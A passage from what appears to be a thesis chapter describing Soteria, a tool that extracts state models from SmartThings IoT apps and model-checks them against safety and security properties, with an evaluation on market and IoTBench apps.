An IoT app manages one or more devices. Each device has a set of attributes, which are the states of the device. For instance, in the `Water-Leak-Detector` app, the water sensor has a boolean-typed attribute, whose value signals the "water-detected" or "water-undetected" status. Hence, we naturally model the states in the model from the values of device attributes. IoT apps are event-driven: events such as state changes or user input trigger event handlers, which can in turn change device attributes by invoking device actions. Therefore, by analyzing an IoT app's code, we can add state transitions and label them with events that trigger the transitions (changes to attribute values).

More formally, we define the state model of an IoT app as a triple $(\mathtt{Q}, \Sigma, \delta)$, where $\mathtt{Q}$ is a set of states, Σ is a set of transition labels, and δ is a state-transition function that represents labeled transitions between states. We restrict our attention to deterministic state models, as we believe this is a condition for safe operation of IoT devices. In fact, after a state model extracted, Soteria reports nondeterministic state models as a safety violation.

6.2.1.2 Challenges in Extracting State Models

Although it may appear on first glance to be straightforward, extracting state models is fraught with challenges. First, extraction faces state-explosion problem. For instance, a thermostat device may have an integer-discrete or continuous temperature attribute would lead to many different states—adding a state for every possible value in such cases would result in state explosion. To address this, Soteria implements a form of property abstraction that collapses states by aggregating attribute values (see Section. 6.2.1.3).

A second challenge concerns with model precision. A state model is an abstraction of an app's logic and necessarily has to over-approximate. A sound over-approximation can cause false positives during model checking. One such approximation that caused false positives for an earlier version of Soteria was that the labels on transitions were only events and thus too coarse-grained. It turns out that many IoT apps change device states *conditionally*; for example, an app may turn off a switch when the energy consumption is above some threshold and turn on the switch when the energy consumption is below another threshold. For precision, the current version of SOTERIA performs a path-sensitive analysis to extract predicates that guard state changes and adds the predicates as part of state-transition labels. We detail how state transitions are constructed in Section 6.2.1.4.

Finally, the SmartThings platform has a number of idiosyncrasies that SOTERIA's model extraction must address. For instance, SmartThings apps are written in Groovy, a dynamically typed language that supports call by reflection; as another example, SmartThings apps can use special objects for persistent data storage. We will discuss how these issues are addressed in Section 6.2.1.5.

6.2.1.3 Extracting States

As discussed, states in an app's state model should represent device attribute values. Turning to the `Water-Leak-Detector` app, this app has two devices: a water sensor and a valve, both of which are represented as Boolean attributes. Therefore, the app's state model has four states: water-detected and valve-closed; water-detected and valve-open; water-undetected and valve-closed; water-undetected and valve-open. The number of possible states of an app is determined by the Cartesian product of the attributes of its device. For instance, an app implementing two devices that have `A` and `B` attributes should have states of all pairs $(\mathtt{a}, \mathtt{b})$, where $\mathtt{a} \in \mathtt{A}$ and $\mathtt{b} \in \mathtt{B}$.

Identification of Device Attributes. An IoT platform supports many physical devices. Sound model extraction requires identifying the complete set of device attributes. Prior work has used binary instrumentation to observe the runtime behavior of apps to infer the set of device operations used with a particular state [51]. However, this is not an option on some IoT platforms such as SmartThings where app execution is inside proprietary back-ends. Another option would be to use the built-in capability files, which come with devices. The capability file for a device identifies device permissions but not attribute values—and thus do not provide enough information for analysis.

Thus, to identify device attributes, SOTERIA uses platform-specific device handlers. A device handler is the representation of a physical device in an IoT platform and

Algorithm 2: Computing dependence from device's code

```
   Input  : ICFG: Inter-procedural control flow graph
   Input  : A numerical-valued attribute
   Output : Dependence relation $dep$
1  $worklist \leftarrow \emptyset$; $done \leftarrow \emptyset$; $dep \leftarrow \emptyset$
2  for an $id$ in a device action call that sets the attribute at node n do
3      $worklist \leftarrow worklist \cup \{(\text{n}: id)\}$
4  end
5  while $worklist$ is not empty do
6      $(\text{n}: id) \leftarrow worklist.pop()$
7      $done \leftarrow done \cup \{(\text{n}: id)\}$
       /* a def of (n: $id$) at node n′ means a path from n′ to n exists
          and on the path there is no other assignment to $id$ */
8      for a def of (n: $id$) at node n′ of form $id$ = e and e has only a single
        identifier $id'$ do
9          $worklist \leftarrow worklist \cup (\{(\text{n}': id')\} \setminus done)$
10         $dep \leftarrow dep \cup \{(\text{n}: id, \text{n}': id')\}$
11     end
12 end
```

is responsible for communication between the device and the IoT platform (it is similar to a traditional device driver in an OS). For instance, the switch device handlers in SmartThings [128] and OpenHAB [106] IoT platforms support the "switch on" and "switch off" attributes, and allow apps to incorporate different kinds of switches in the same way. We developed a crawler script, which visits the `status` (for attributes) and `reply` (for actions) code blocks of SmartThings device handlers found in its official GitHub repository [128] and determines a complete set of attributes and actions for devices. We then created our own platform-specific *device capability reference file*, which includes for each device its complete set of attributes and actions. Soteria then uses this file to identify all attributes for those devices used in an app.

Numerical-Valued Device Attributes. Noted above, IoT devices may have attributes with integer or continuous values leading to many states. Returning to the previous `Thermostat-Energy-Control` app, a thermostat with 45 values (50-95 °F) and a power meter with 100 energy levels would lead to (clearly intractable) 4.5K states if a state is added for each combination of attribute values.

Soteria performs property abstraction [20] to reduce the state space. It first performs dependence analysis on an app's source code to identify possible sources for numerical-valued attributes, and then prunes sources using path- and context-sensitivity; the remaining sources are used to construct states in the state model. The Soteria dependence analysis is presented in Algorithm 2 as a worklist-based algorithm. The goal of the algorithm is to identify a set of possible sources that a numerical-valued attribute can take during the execution of an app. The worklist is initialized with identifiers that are used in the arguments of device action calls that change the attribute. The worklist also labels an identifier with node information to uniquely identify the use of an identifier, because the same identifier can be used in multiple locations. The algorithm then takes an entry (n, id) from the worklist and finds a definition for id according to the ICFG; if the right-hand side of the definition has a single identifier, the identifier is added to the worklist;[2] furthermore, the dependence between id and the right-hand side identifier is recorded in dep. For ease and clarity of presentation, the algorithm treats parameter passing as inter-procedural definitions.

The dependence analysis is a form of backward taint analysis and produces a set of sources that can affect a change to a numerical-valued attribute. For those sources, Soteria makes them separate states in the state model and adds another state representing the rest of the values.

To illustrate, we use a code block of the `ThermostatEnergy-Control` app as an example, shown in Figure 6.3. There is a device action call that sets the thermostat to `t` at ❶; so the worklist is initialized to be (6:`t`); for presentation, we use line numbers instead of node numbers to label identifiers. Then, because of the function call at ❷, (3:`temp`) is added to the worklist and the dependence (6:`t`, 3:`temp`) is recorded in dep. With this dependence analysis, Soteria computes that the value for `t` has to be 68 °F since `temp` is initialized to be a constant value at ❸. Therefore, the state model has two states for the thermostat: a state when the temperature is equal to 68 °F, and a state when the temperature is not 68 °F; thus, the state space for temperature values is reduced from 45 to 2.

The backward dependence analysis also produces the dep relation, through

[2]We found that SmartThings IoT apps most often propagates a developer-defined constant or a user input to places that change device attributes. Occasionally, simple arithmetic is performed; for example, the user input is stored in y, followed by $x = y + 10$, followed by a device attribute change using x. In theory, an IoT app could perform operations like $x = y + z$, where both y and z are user input or defined to be constants; however, we have not encountered this in our evaluation.

```
def modeChangeHandler(evt){
  def temp = 68        ❸
  setTemp(temp)        ❷
}
```

```
def setTemp(t){
  ther.setHeatingPoint(t)   ❶
}
```

Figure 6.3: Property abstraction under backward flow analysis.

which Soteria constructs paths from identifier initialization points to where device changes happen. For the example in Figure 6.3, it produces the path ❸→❷→❶. Some produced paths by dependence analysis, however, can be infeasible paths. As an optimization, Soteria prunes infeasible paths using path- and context-sensitivity. For a path calculated in dependence analysis, it collects the predicates at conditional branches and checks whether the conjunction of those predicates (i.e., the path condition) is always false; if so, the path is infeasible and discarded. This is similar to how symbolic execution prunes paths using path conditions. For instance, if a path goes through two conditional branches and the first branch evaluates $x > 1$ to true and the second evaluates $x < 0$ to true, then it is an infeasible path. Soteria does not use a general SMT solver to check path conditions. We found that the predicates used in IoT apps are extremely simple in the form of comparisons between variables and constants (such as $x = c$ and $x > c$); thus, Soteria implemented its simple custom checker for path conditions. Furthermore, Soteria throws away paths that do not match function calls and returns (using depth-one call-site sensitivity [120]). At the end of the pruning process, we get a set of feasible paths that propagate sources defined by the developer or by user input to device action calls that change the numerical-valued attribute; and then those sources are used to define the states in the model.

6.2.1.4 Extracting State Transitions

If an event handler changes a device's attributes by actuating the device, it leads to a state transition. By statically analyzing event handlers, Soteria computes state transitions and labels them with events. When a water-detected event is generated in the `Water-Leak-Detector` app a handler method closes the valve; by analyzing the handler, Soteria adds a transition with the water-detected event label from state "water-undetected and valve-open" to "water-detected and valve-closed" state.

Labeling Transitions with Predicates. Many device state changes happen in

```
// Permission block
Input(switch, switch)
Input(power_meter, powerMeter)
// Event/Action block
subscribe(power_meter, power, handler)
// Entry point
handler(){
   above = 50
   below = 5
   power_val = get_power()
   if (power_val > above){
      switch.off()
   }
   if (power_val < below){
      switch.on()
   }
}
get_power(){
   latest_power = power_meter.currentValue("power")
   return latest_power
}
```

Figure 6.4: The impact of predicates on state transitions in the Thermostat-Energy-Control application.

conditional branches; as a result, those state changes occur only when the predicates in the conditional branches hold. To illustrate, consider the source code in Figure 6.4 abstracted from the `Thermostat-Energy-Control` app. The app has a conditional branch turning off the switch when energy usage is above a consumption threshold (`above`=50); it turns on the switch when it is below the threshold (`below`=5).

Soteria implements a path-sensitive analysis to capture state transitions and predicates that guard transitions. Particularly, it uses *symbolic execution* to perform path exploration on source code and accumulates path conditions during exploration. In detail, it starts the analysis at the entry of an event handler with respect to some initial state, say $\mathtt{S}_0$. Then it performs forward symbolic execution along all paths, and also smartly merges paths following the ESP algorithm [41] (as a way of avoiding path explosion). For a conditional branch with condition b, it evaluates both paths and labels the true path with b and the false path with $\neg b$. If the end states for the true and false branches are the same, then the two paths are merged [41]. On the other hand, if the end states are different for the two paths, they are kept separate for further symbolic execution. Soteria throws away infeasible paths in a way similar to that used during property abstraction. At the end of symbolic execution, Soteria obtains the set of paths, their end states, and path conditions. For each path, a state transition from the initial state to the end state is added to the state model, and the transition is labeled by the event triggering the event handler and path condition.

We use the `Thermostat-Energy-Control` app with the initial state of "switch-on" as an illustration of this exploration. Soteria explores all paths, and there are two feasible paths at the end, with `currentValue("power")>50` as the path condition of the path that turns off the switch, and `currentValue("power")<5` as the path condition of the path that turns on the switch.

In addition, Soteria also tracks the sources of components in predicates that guard state transitions. For predicate `currentValue("power")>50` in the previous example, `currentValue("power")` is obtained from a device state and therefore is labeled as "device-state", while 50 is hardcoded by the developer and therefore is labeled as "developer-defined". In some cases, users can also define part of predicates at install time of an app. For instance, if the threshold value were entered by a user, then Soteria would label it as "user-defined". Labeling sources in predicates is useful for precisely stating properties used in model checking. For example, one property says that the alarm must siren when the main door is left open longer than a threshold entered by the user. In this case, there is no property violation if the threshold is hard-coded into the app by the developer (detailed in Section 6.2.2).

6.2.1.5 SmartThings Idiosyncrasies

Platform-Specific Interfaces. The SmartThings platform implements a variety of programmer interfaces for an app to obtain device attribute values (for the same value). For instance, the temperature value of a thermostat can be read through the `currentState` or the `currentTemperature` interface (see Listing 6.1 (lines 1–8). Additionally, we found that some apps subscribe to all device events instead of specific device events; for example, the `subscribe` interface in Listing 6.1 (lines 9–13) is used to subscribe to all events of a motion sensor. The event handler then gets an event value as an argument that describes what event it is. We extract precise state models by parsing the event values passed in these interfaces and adding state transitions through those interfaces.

Call by Reflection. The Groovy language supports programming by reflection (using the `GString` feature) [128], which allows a method to be invoked by providing

Listing 6.1: Sample code blocks for SmartThings Idiosyncrasies

```
 1 /* A code block of an app using platform-specific interfaces */
 2 subscribe(theMotion, "motion", motionHandler)
 3 subscribe(theThermostat, "thermostat", thermostatHandler)
 4 // different interfaces to get device attribute values
 5 def thermostatHandler() {
 6     def tempAttr = theThermostat.currentState("temperature")
 7     def tempAttr2 = theThermostat.currentThermostat
 8 }
 9 // transitions without explicit event subscriptions
10 def motionHandler(evt) {
11     if (evt.value == "active") { ... }
12     else if (evt.value == "inactive") {...}
13 }
14 /* A code block of an app using call by reflection */
15 //initial state = s0
16 def getMethod(){
17   httpGet("http://url"){ resp ->
18       if(resp.status == 200){
19           name = resp.data.toString()
20       }
21   }
22   "$name"() // dynamic method invocation
23 }
24 // check state transition from s0 to next state in both methods
25 def foo() {...}
26 def bar() {...}
27 /* A code block of an app using a state variable */ %Extended
28 subscribe(theSwitch, "switch.on", turnedOnHandler)
29 def turnedOnHandler() {
30     state.counter = state.counter + 1
31     if (state.counter>threshold){
32      // invoke device actions that lead state transitions
33     }
34 }
```

its name as a string. For instance, a Groovy method `foo()` can be invoked by declaring a string `name="foo"` requested from an external server via the `httpGet()` interface and thereafter called by reflection through `$name` (see Listing 6.1 (lines 14–26)). To handle calls by reflection, Soteria's call graph construction adds all methods in an app as possible call targets, as a safe over-approximation. For the example in Listing 6.1, Soteria adds both `foo()` and `bar()` to the targets of the call; then it searches for state changes in each method and extracts state transitions.

Field-Sensitive Analysis of State Variables. IoT apps can use state variables that are stored in the external storage to persist data across executions. In SmartThings, state variables are stored in either the global `state` object or the global `atomicState` object. State variables are often used in conditional branches to guard state transitions. Listing 6.1 (lines 27–34) presents an example app using the `state` object to store a field named `counter` to track the number of times a switch is turned on. Soteria applies field-sensitive analysis to track the data dependencies of all fields defined in the `state` and `atomicState` objects. For example, a state transition to the switch-off state is guarded by the predicate `counter>10`. Furthermore, Soteria labels state variables in predicates as "state-variable", indicating they are stored in external data storage.

Abstract Attributes and Transitions. In SmartThings, events can be device events, which are triggered by changes to device attributes, or abstract events, which are triggered by user actions (e.g., when a user clicks on an app icon) or by a pre-defined event (e.g., a location mode change from away to home). Additionally, events can change abstract attributes. For instance, `setLocationMode(newMode)` sets the location mode home or away. Soteria's IR provides a complete set of abstract attributes that an app can change, and abstract events that an app can subscribe and their corresponding event handlers. When an app subscribes an abstract event or changes abstract attribute, Soteria creates state attributes and state transitions their event handlers induce, since handlers for abstract events can also change device and abstract attributes.

6.2.2 Identifying IoT Properties

As many have found in the security and safety communities, identifying the correct set of properties to validate for a given artifact is often a daunting task. In this work and as described below, we use established techniques adapted from other domains to systematically identify a set of properties that exercise Soteria and are representative of the real world needs of users and environments. That being said, we acknowledge in practice that properties are often more contextual and the methods to find them are often more art than science. Hence, we argue that many environments will need to tailor their property discovery process to their specific security and safety needs.

We refer to a property as a system artifact that can be formally expressed via specification and validated on the application model. We extend the use/misuse case requirements engineering [94,109,118,148] to identify IoT properties. This approach




Figure 6.5: Illustration of general properties (S.1-S.5)

derives requirements (properties) by evaluating the connections between 1) *assets* are artifacts that someone places value upon, e.g., a garage door, 2) *functional requirements* define how a system is supposed to operate in normal environment, e.g., when a garage door button is opened, the door opens, and 3) *functional constraints* restrict the use or operation of assets, e.g., the door must open only when an authorized garage-door opener device requests it. We used use/misuse case requirements engineering as a property discovery process on the IoT apps used in our evaluation (See Section 6.4) and identified 5 general properties (S.1-S.5, see Figure 6.5) and Table D.2 in Appendix D, and 30 application-specific properties (P.1-P.30, see Table 6.1 in Appendix D).

6.2.2.1 General Properties

General properties are constraints on state models that are independent of an app's semantics—intuitively, these are states and transitions that should never occur regardless of the app domain. We develop the properties based on the constraints on states and state transitions. To illustrate, property S.1 states that a handler must not change an attribute to conflicting values on the same control-flow path, e.g., the motion-active handler must not turn on and turn off a switch in the same branch of the handler. More subtly, property S.4 states that two or more non-complementary handlers must not change an attribute to conflicting values, e.g., a user-present handler turns on the switch while a timer turns off the switch—leading to a potential race condition.

Table 6.1: Examples of application-specific properties. A complete list of properties is presented in Appendix D.

ID	Property Description
`P.1`	The door must always be locked when the user is not home.
`P.10`	The alarm must always go off when there is smoke.
`P.12`	The light must be off when the user is not home.
`P.13`	The devices (e.g., coffee machine, crock-pot) must always be on at the time set by the user.
`P.14`	The refrigerator and security system must always be on.
`P.17`	The AC and heater must not be on at the same time.
`P.22`	The battery of devices must not be below a specified threshold.
`P.28`	The sound system must not play music during the sleeping mode.
`P.29`	The flood sensor must always notify the user when there is water.
`P.30`	The water valve must be closed if a leak is detected.

6.2.2.2 App-specific Properties

App-specific properties are developed according to use cases of one or more devices—here we take a device-centric approach. For instance, `P.1` says that the door must always be locked when the user is not at home (thus involving the smart door and presence detector). Similarly, `P.30`, states that the water valve must be shut off when there is a water leak (thus involving the water valve and moisture sensor). We check the app against a property if all of the devices in the property are included in the app.

6.2.3 Validating Properties

Validation begins by defining a temporal formula for each property to be verified. Thereafter, Soteria uses a general purpose model checker to validate the property with respect to the generated model of the target app (see next Section for details). What the user does with a discovered violation is outside the scope of Soteria. However, in most cases, we expect that the results will be recorded and the code hand-investigated to determine the cause(s) of the violation. If the violation is not acceptable for the domain or environment, the app can be rejected (from the market) or modified (by the developer) as needs dictate.

Validation of properties in multi-app environments is more challenging. Apps often interact through a common device or some common abstract event (such as the home or away modes). For illustration, consider two apps (`App1` and `App2`) co-resident with the `Smoke-Alarm` and `Thermostat-Energy-Control` apps in a multi-device environment. `App1` changes the mode from away to home when the light switch is turned on, and `App2` turns off a light switch when the smoke is detected, as follows:

`Smoke-Alarm`: switch-off$\xrightarrow{\text{smoke-detected}}$switch-on
`App1`: away-mode$\xrightarrow{\text{switch-on}}$home-mode
`Thermostat-Energy-Control`: door-unlocked$\xrightarrow{\text{home-mode}}$door-locked
`App2`: switch-on$\xrightarrow{\text{smoke-detected}}$switch-off

The `Smoke-Alarm` app interacts with `App1` through the switch, and interacts with `App2` through the smoke detector and switch. The `Thermostat-Energy-Control` app interacts with `App2` through the mode-change event.

To check general and app-specific properties in the setting of multiple apps, Soteria builds a state model that is the union of the apps' state models. The resulting state model $\mathtt{G}'$ represents the complete behavior when running the multiple apps together. The union algorithm is presented in Algorithm 3. Soteria first creates an empty-transition state model $\mathtt{G}'$ whose states are the Cartesian product of the states in the input apps (line 1); note that since the input apps' states encode device attributes, the Cartesian product should remove attributes of duplicate devices (i.e., those devices that appear in multiple apps). For instance, if we consider `Smoke-Alarm` and `App1`, $\mathtt{G}'$ should have four states, and each state encodes a pair of switch and mode attributes. The algorithm then iterates through all apps' transitions and adds appropriate transitions to the union model $\mathtt{G}'$. Soteria's union algorithm is a modification of the multiple-graph union algorithm of igraph library [72], based on a set of constraints on transitions and states. It has a complexity of $\mathtt{O}(|\mathtt{V}| + |\mathtt{E}|)$, $|\mathtt{V}|$ and $|\mathtt{E}|$ is the number of vertices and edges in $\mathtt{G}'$.

With the union state model created, Soteria then performs model checking on the union model concerning properties we discussed earlier. As an example, Soteria reports that, when `Smoke-Alarm` and `App2` are used together, there is a property violation of `S.1`: the smoke-detected event would make the `Smoke-Alarm` app turn on the switch, while it would also make `App2` to turn off the switch. As another example, when `Smoke-Alarm`, `App1` and `Thermostat-Energy-Control` are used together, there is a misuse case that violates property `P.3`: the door would be locked when there is smoke at home. The property violation is demonstrated as follows:

Algorithm 3: Creating the union of apps' state models

```
Input   : $G = \{G_i\}_{i=1}^{n}$: State models of $n$ apps
Output : $G'$ is the union of $\{G_i\}_{i=1}^{n}$
/* Initialize G' */
1  states($G'$) $\leftarrow \{v \mid v$ is a tuple of attribute values in $G\}$
/* Construct union of apps' state models */
2  for $i \in$ (1: n) do
3      forall states $v \in G_i$ do
4          forall transitions $e = v \xrightarrow{l} u \in G_i$ do
5              $V'$ is a subset of states in $G'$ that contain $v$
6              $U'$ is a subset of states in $G'$ that contain $u$
7              forall $v' \in V'$ and $u' \in U'$ do
8                  add $e' = v' \xrightarrow{l} u'$ to $G'$ and label the edge with $i$
9              end
10         end
11     end
12 end
```

$$\textbf{switch-off} \xrightarrow{\textbf{smoke-detected}} \textbf{switch-on} \xrightarrow{\textbf{switch-on}} \textbf{home-mode} \xrightarrow{\textbf{home-mode}} \textbf{door-locked}$$

`P.3` is violated because switch-on attribute in the `Smoke-Alarm` app is used by `App1`, which changes the mode from away to home. The mode change then triggers locking the door in `Thermostat-Energy-Control`.

6.3 Implementation

6.3.1 IR and State Model Construction

Constructing an IR from the source code requires, among other things, the building of the app's ICFG. Here the Soteria IR-building algorithm directly works on the Abstract Syntax Tree (AST) representation of Groovy source code. The Groovy compiler supports customizing the compilation via compiler hooks, through which one can insert extra passes into the compiler (similar to the modular design of the LLVM compiler [84]). Soteria visits AST nodes at the compiler's semantic analysis phase where the Groovy compiler performs consistency and validity checks on the AST. Our implementation uses an `ASTTransformation` to hook into the compiler, `GroovyClassVisitor` to extract the entry points and the structure of the analyzed





Figure 6.6: Soteria's implementation on SmartThings.

app, and `GroovyCodeVisitor` to extract method calls and expressions inside AST nodes. Here we AST visitors to analyze expressions and statements to construct the IR and model.

Soteria uses AST visitors for state model construction as well. We extend the `ASTBrowser` class implemented in the Groovy Swing console, which allows users to enter and run Groovy scripts [61]. The implementation hooks into the IR of an app in the console and dumps information to the `TreeNodeMaker` class; the information includes an AST node's children, parent, and all properties built during compilation. This includes the resolved classes, static imports, the scope of variables, method calls, interfaces accessed in an app. We then use Groovy visitors to traverse the IR's ICFG and extract the state model.

6.3.2 Model Checking with NuSMV

We translate the state model of an IoT app into a Kripke structure [37]. A Kripke structure is an equivalent temporal structure of a state model and increases readability. We create a visual representation of a state model using open-source graph visualization software GraphViz 2.36 [46]. We use the open-source symbolic model checker NuSMV 2.6.0 [34] for its reliability and maturity. We express properties with temporal logic formulas [36]. NuSMV either confirms a property holds or presents a counter-example showing why the property is false. To address state explosion in apps that control a large number of devices or that have complex control logic, we use NuSMV options that combine binary decision diagrams(BDDs)-based model checking with SAT-based model checking [21]. This was successfully applied to verify models having more than 10^{20} states and hundreds of state variables [24].



```
preferences {
        section("When there's water is detected...") {
                input "sensor", "capability.waterSensor", title:
"Where?", required: true
        }
        section("Turn on a pump...") {
                input "valve_device", "capability.valve", title:
"Which?", required: true
        } }

def installed() {
        subscribe(valve_device, "water.wet", waterWetHandler)
}
```

```
// Permissions block
input (water_sensor, waterSensor, type:device)
input (valve_device, valve, type:device)
//Events/Actions block
subscribe(water_sensor, "water.wet", h)
```

```
water.wet ⇒ (AX valve.on )
```

```
Using NuSMV symbolic model checker...
General properties failed at state-model construction: none
NuSMV >> read model ...
NuSMV >> check property
NuSMV >> true
```

Figure 6.7: Our Soteria framework designed for IoT apps. The left region is the analysis frame; the middle region contains the IR and visual representation of the state model of an example IoT app, and the right region shows the output for a property violation.

6.3.3 Output of Soteria

Figure 6.7 presents Soteria's analysis result on a sample app. It builds the app IR, extracts the state model, and displays a visual representation of the state model. For each property, Soteria either shows the property holds or presents a counter-example.

6.4 Evaluation

As a means of evaluating the Soteria framework, we performed an analysis on two large-scale data sets–one market based and one synthetic. In these studies, we sought to validate the correctness, completeness, and performance of property analysis on the target data sets. We performed our experiments on a laptop computer with a 2.6GHz 2-core Intel i5 processor and 8GB RAM, using Oracle's Java Runtime version 1.8 (64 bit) in its default settings. We use NuSMV 2.6.0 for model checking and Graphviz 2.36 for visualization of a state model. We next present our property verification results by focusing on several key questions:

1. Does Soteria achieve a correct and precise validation on the benchmark apps? We measure the false positive and false negative rates in model checking; this allows us to evaluate the accuracy of our state model extraction and model checking. We perform manual analysis to validate these results (Section 6.4.2).

2. Does Soteria find all property violations in IoTBench apps, and what is its performance in terms of accuracy? We report the accuracy of Soteria on IoTBench apps (Section 6.4.3).

Table 6.2: Description of analyzed official and third-party apps.

	Nr.	Unique Devices	Avg/Max States‡	Avg/Max LOC	Func.†
Official	35	14	36/180	220/2633	All
Third-party	30	18	32/96	246/1360	All

‡ This is after applying Soteria's state-reduction algorithms.

† The apps cover all spectrum of functionality, including security and safety, green living, convenience, home automation, and personal care. We determined an app's functionality by checking definition blocks in its source code.

3. How fast is Soteria's state model extraction/checking, and can it scale to large apps? We answer this question by measuring the apps sizes and costs of state model extraction/checking (Section 6.4.4).

6.4.1 Datasets

We obtained 35 official (vetted) apps (`O1-O35`) from the SmartThings GitHub repository [125] and 30 community-contributed third-party (non-vetted) apps (`TP1-TP30`) from the official SmartThings community forum [124] in late 2017 (see Table 6.2). The 65 apps were selected to include various devices and functionality that encompass diverse real-life use-cases. For the synthetic dataset, we use IoTBench [74], an open source repository containing flawed IoT apps. Inspired by other security-relevant app test suites [14, 47, 91], IoTBench includes 17 hand-crafted flawed SmartThings apps (`App1-App17`) that contain property violations in an individual app and multi-app environments (we present the apps in the Appendix C.2).

6.4.2 Market App Evaluation

We first report results of the verification of general (`S.1-S.5`) and app-specific (`P.1-P.30`) properties. The properties are checked for each app and collections of apps working in concert. Soteria flagged that nine individual apps and three multi-app groups violate at least one property. We manually checked the property violations and verified that all reported ones are true positives. The manual checking process was straightforward to perform since SmartThings apps are relatively small.

Table 6.3: Soteria's results on individual apps.

ID	Violation Description	Violated Pr.
TP1	The music player is turned on when user is not at home.	P.13
TP2	The switch turns on and blinks lights when no user is present.	P.12
TP3	The location is changed to the different modes when the switch is turned off and when the motion is inactive.	S.4
TP4	The flood sensor sounds alarm when there is no water.	P.29
TP5	The music player turns on when the user is sleeping.	P.28
TP6	The lights turn on and turn off when nobody is at home.	P.13 and S.1
TP7	The lights turn on and turn off when the icon of the app is tapped.	S.1
TP8	The door is unlocked on sunrise and locked on sunset.	P.1
TP9	The door is locked multiple times after it is closed.	S.2

6.4.2.1 Individual App Analysis

Table 6.3 the results of our analysis on single apps. Soteria flagged one third-party app violating multiple properties, eight third-party apps violating a single property. None of the official apps were flagged as violating properties; we believe this is because of the strict manual vetting enforced on official apps, which takes a couple of months [129]. For third-party apps, we manually verified that all reported property violations are indeed problems with the implementation. For example, a property violation happens in an app (TP6) that turns off and on a light switch when there is nobody at home; another app (TP9) unlocks the door at sunset and locks the door at sunrise—and unintended action.

To assess whether the property violations are real bugs in analyzed apps, we opened a thread in official SmartThings community forum and asked users whether the functionality of the apps confirms their expectations [130]. We got eight answers from the users that are smart home enthusiasts. These apps may have subtle and surprising uses under the right conditions: a user for TP4, said that he used his flood sensor to let him know when there is no water so that he can add water to the trees during Christmas; another user stated that TP6 might simulate occupancy of his home at night by randomly turning on/off lights when nobody is home. To guard against malicious code, those users stated that they attempted to read and understand the source code of the apps before they installed them. However, since regular users cannot be expected to read and check the source code of apps manually, Soteria addresses this problem by analyzing apps and presenting their

Table 6.4: Soteria's results in multi-app environments.

Gr. ID	App ID	Event/Actions	Violated Pr.
G.1	O3	$\xrightarrow{\text{contact sensor open}}$switch on	S.1, S.2, S.3
	O4	$\xrightarrow{\text{contact sensor open}}$switch off	
		$\xrightarrow{\text{contact sensor close}}$switch on	
	O8, TP12	$\xrightarrow{\text{contact sensor close}}$switch off	
G.2	O14	$\xrightarrow{\text{contact sensor open}}$switch off	S.2, S.4
	O9, O16, TP3	$\xrightarrow{\text{motion active}}$switch on	
	TP2	$\xrightarrow{\text{app touch}}$switch on	
G.3	O7, TP3	$\xrightarrow{\text{switch off}}$change location mode	P.12, P.13, P.14, P.17, S.1, S.2
		$\xrightarrow{\text{motion inactive}}$ change location mode	
	O30, TP21	$\xrightarrow{\text{location mode change}}$switch off	
	O31, TP22	$\xrightarrow{\text{location mode change}}$switch on	
	O12, TP19	$\xrightarrow{\text{location mode change}}$set thermostat heating	
		$\xrightarrow{\text{location mode change}}$set thermostat cooling	

potential property violations to users, which allows them to determine whether a violation is actually harmful.

6.4.2.2 Multi-App Analysis

We found that multiple apps working in concert can lead to unsafe and undesired device states. Soteria flagged three group of apps violating multiple properties. We examined 28 groups and found three groups that have 17 apps violate 11 properties. Table 6.4 shows the app groups, events, and device attributes that constitute violations, and violated properties. In the following discussion, we will use app group IDs (G.1-G.3) in Table 6.4. Each group includes a set of apps that a user may install together and authorize to use the same devices.

In G.1, O3 and O4 violate S.1 by setting the switch attribute to conflicting values when the contact sensor is open; there is a similar violation between O4, O8 and TP12 when the contact sensor is closed. O8 and TP12 violates S.2 by turning on the switch multiple times with the "contact sensor close" event. In addition, O3 and O4 violate S.3 by turning on the switch with complement events of "contact sensor close" and "contact sensor open". In G.2, O9, O16, and TP3 violates S.2 by turning on the switch multiple times with the "motion active" event. Additionally, the interaction between `O14`, `O9`, `O16` and `TP3` violates `S.4` by invoking "switch on" and "switch off" actions with different device events ("contact sensor open" and "motion active"). There is a similar violation between `O14` and `TP2` ("contact sensor open" and "app touch"). These events may occur at the same time, which leads to a race condition. In `G.3`, similar to the other groups, `S.1` and `S.2` are violated. In addition, multiple app-specific properties are violated. `O7` and `TP3` change the location mode when the switch is turned off and also when motion is inactive. `O30` and `TP21` turn off the switch of a set of devices including a security system, smoke detector, and heater when the location is changed; `O31` and `TP22` turns on devices such as TV, coffee machine, A/C, and heater when the location is changed; both cases violate multiple properties (`P.12`, `P.13`, `P.14` and `P.17`) and cause security and safety risks for users. Lastly, `O12` and `TP19` sets the thermostat 